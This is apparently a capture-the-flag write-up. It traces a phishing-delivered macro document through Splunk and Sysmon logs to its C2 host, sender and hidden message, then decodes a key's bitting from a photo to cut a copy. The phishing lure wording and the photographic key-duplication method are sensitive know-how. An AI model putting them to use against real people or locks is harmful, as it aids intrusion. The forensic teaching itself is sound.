
```
✓ 6 events (8/25/19 5:19:10.000 PM to 8/25/19 5:19:30.000 PM)    No Event Sampling ▾
```

```
><Data Name='DestinationIp'>144.202.46.214</Data><Data Name='DestinationHostname'>144.202.46.214.vultr.com<
```

```
3. What is the fully-qualified domain name(FQDN) of the command and control(C2)
server? 144.202.46.214.vultr.com
```

4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

The suspicious PowerShell command started at 5:18 pm, we just need to pivot to Sysmon logs to find the PID of this PowerShell process and go back to the document that launched it.




8/25/19
5:18:43.000 PM

```
08/25/2019 09:18:43 AM
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4103
EventType=4
```


process_current_directory ▾	C:\Windows\system32\
process_exec ▾	powershell.exe
process_guid ▾	{EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
process_hash ▾	SHA1=1B3B40FBC889FD4C645CC12C85D0805AC36BA254,MD BD596C4504A6DAE5C034E789B6A3DEFBE013BDA7D1446667
process_id ▾	5864
process_integrity_level ▾	Medium
process_name ▾	powershell.exe
process_path ▾	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
session_id ▾	{EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
signature ▾	Process Create
signature_id ▾	1
tag ▾	process

The parent process is wmi




ParentCommandLine ▾	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
ParentImage ▾	C:\Windows\System32\wbem\WmiPrvSE.exe
ParentProcessGuid ▾	{EBF7A186-F963-5DD2-0000-0010DC6C0200}
ParentProcessId ▾	3088

If we look at the other events around this time, we can see that WinWord loaded wmicutils.dll DLL, meaning that it could have executed a WMI function and triggered the PowerShell command through WMI.




Type	✓	Field	Value
Selected	✓	EventID ▾	7
	✓	app ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Event	☐	Company ▾	Microsoft Corporation
	☐	Computer ▾	sweetums.elfu.org
	☐	Description ▾	WMI
	☐	EventChannel ▾	Microsoft-Windows-Sysmon/Operational
	☐	EventCode ▾	7
	☐	EventDescription ▾	Image Load
	☐	FileVersion ▾	10.0.17134.1 (WinBuild.160101.0800)
	☐	Hashes ▾	SHA1=F93FB40AAB9BE7D18ADF54D157A2EC2C435E739B,MD5=19 CCC6105B1C94C587F985B663ECED15774DB00F81,IMPHASH=632F
	☐	IMPHASH ▾	632F29208C3D36C947E43B11650C8216
	☐	Image ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
	☐	ImageLoaded ▾	C:\Windows\SysWOW64\wbem\wmiutils.dll
	☐	Keywords ▾	0x8000000000000000
	☐	Level ▾	4
	☐	MD5 ▾	19EFEF12FCB23079F9069993CE64BE03
	☐	Opcode ▾	0
	☐	OriginalFileName ▾	wmiutils.dll
	☐	ProcessGuid ▾	{EBF7A186-C6D7-5DD6-0000-00101A5D0C04}
	☐	ProcessId ▾	6268

The process id of the suspicious word process is 6268. Sysmon event 1 for this process does not exist, so we convert this PID to hex and find the commandline in event id Microsoft Windows security auditing, which reveals the document use to launch Word: *19th Century Holiday Cheer Assignment.docm*



```
 Process Information:
        New Process ID:         0x187c
        New Process Name:       C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x1748
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:   "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups
_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```




```
Event
        Account Name:           cbanas
        Account Domain:         SWEETUMS
        Logon ID:               0x54399

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x187c
        New Process Name:       C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x1748
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:   "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_as
signment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

```
 4. What document is involved with launching the malicious PowerShell code?
Please provide just the filename. 19th Century Holiday Cheer Assignment.docm
```

5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

Since the emails are non-sensitive, for Splunk they are and there are entries with lower and upper case, so the count provided by Splunk must be divided by 2

SMTP "results{}.workers.smtp.subject"="Holiday Cheer Assignment Submission". Since there is a repeated entry for each email address we divide 42 by 2, resulting in 21 unique email addresses.



results{}.workers.smtp.from


42 Values, 100% of events

Top 10 Values	Count	%
Bradly Buttercups <Bradly.Buttercups@eIfu.org>	1	4.762%
Brownie Snowtrifle <Brownie.Snowtrifle@students.elfu.org>	1	4.762%

```
5. How many unique email addresses were used to send Holiday Cheer essays to
Professor Banas? 21
```

6. What was the password for the zip archive that contained the suspicious file?

Question 4 contains the name of the malicious file that triggered the PowerShell command, the trailing (002) may have been included by the operating system automatically, if the file was downloaded several times, so we look for Bettercups_HOL404_assignment.zip and SMTP.



New Search

```
smtp and Buttercups_hol404_assignment.zip
```

✓ 1 event (8/23/19 2:24:31.000 PM to 1/12/20 2:58:18.000 AM) No Event Sampling


i	Time	Event
>	8/25/19 5:17:32.000 PM	{ [-] decorators:

We can see the password 123456789 in the email body


professor banas, i have completed my assignment. please open the attached zip file with password 123456789 and then ope n the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignme nt. i hope you like it! --bradly buttercups


```
6. What was the password for the zip archive that contained the suspicious file?
123456789
```

7. What email address did the suspicious file come from?


results{}.workers.smtp.from bradly buttercups <bradly.buttercups@eifu.org>

```
7. What email address did the suspicious file come from?
bradly.buttercups@eifu.org
```


8. What was the message for Kent that the adversary embedded in this attack?
The email message has associated man items in results[].archivers.filedir.path



Selected	✓	results{}.workers.smtp.to ▾	carl.banas@faculty.elfu.org
			carl.banas@faculty.elfu.org
Event	☐	request_meta.archive_payloads ▾	true
	☐	request_meta.source ▾	null
	☐	results{}.archivers.filedir.path ▾	/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16
			/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f
			/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af
			/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d
			/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f
			/home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91
			/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300
			/home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b
			/home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9
			/home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1
			/home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09
			/home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6
			/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879
			/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6
			/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582
			/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef
			/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342
			/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd
			/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4


/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af/19th Century Holiday Cheer Assignment.docm
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

We simply have to search each one of them in the file archive provided by the elfs:



```
Not secure | elfu-soc.s3-website-us-east-1.amazonaws.com

Last Modified                    Size          Key
------------------------------------------------------------------
                                 0             stoQ Artifacts/
```

One of these files contains the hidden message that was sent by Bradley to Professor Kent.:



```
root@kali:~/Downloads/url# cat ff1ea6f13be3faabd0da728f514deb7fe3577cc4
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer
Assignment</dc:title><dc:subject>19th Century
Cheer</dc:subject><dc:creator>Bradly
Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description>Kent you are
so unfair. And we were going to make you the king of the Winter
Carnival.</dc:description><cp:lastModifiedBy>Tim
Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created
xsi:type="dcterms:W3CDTF">2019-11-
19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-
11-19T17:50:
```

```
8. Challenge Question: What was the message for Kent that the adversary embedded
in this attack? Kent you are so unfair. And we were going to make you the king of
the Winter Carnival.
```

7. Get Access to The Steam Tunnels

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.


To solve the challenge we went to Minty’s dorm, which was protected with a digital key lock, to obtain the key the following process was performed: Frosty Keypad challenge

Upon entering the closet we found another door protected by a lock, at this time we understood that we should create the duplicate of the key (which we did not have) and several questions arose. Where was the key? Where is Minty? What happened to the elf in the room?


Upon entering the bedroom again and quickly inspecting the elf we found the key hanging on his pants and thanks to his tag, elf “krampus scampering” was identified, profile picture: https://2019.kringlecon.com/images/avatars/elves/krampus.png

Through the photo we got the key and started a process known as decoding and duplication of photographic keys. To solve the exercise it is important to remember ‘key bitting value values’, each bite depth value must be standard and every manufacturer, every brand of lock has a limited set of bitting values for more information: Key Bitting Specifications

The image was treated with graph paper in order to achieve an exact fit and scale:




for this case, we drew 6 perpendicular lines at same distance in order to identify the depth of the bite at the 6 points ‘122520’ and cut the key:



request: https://key.elfu.org/backend/keys/SC4_preview/122520.png

and the door was open:

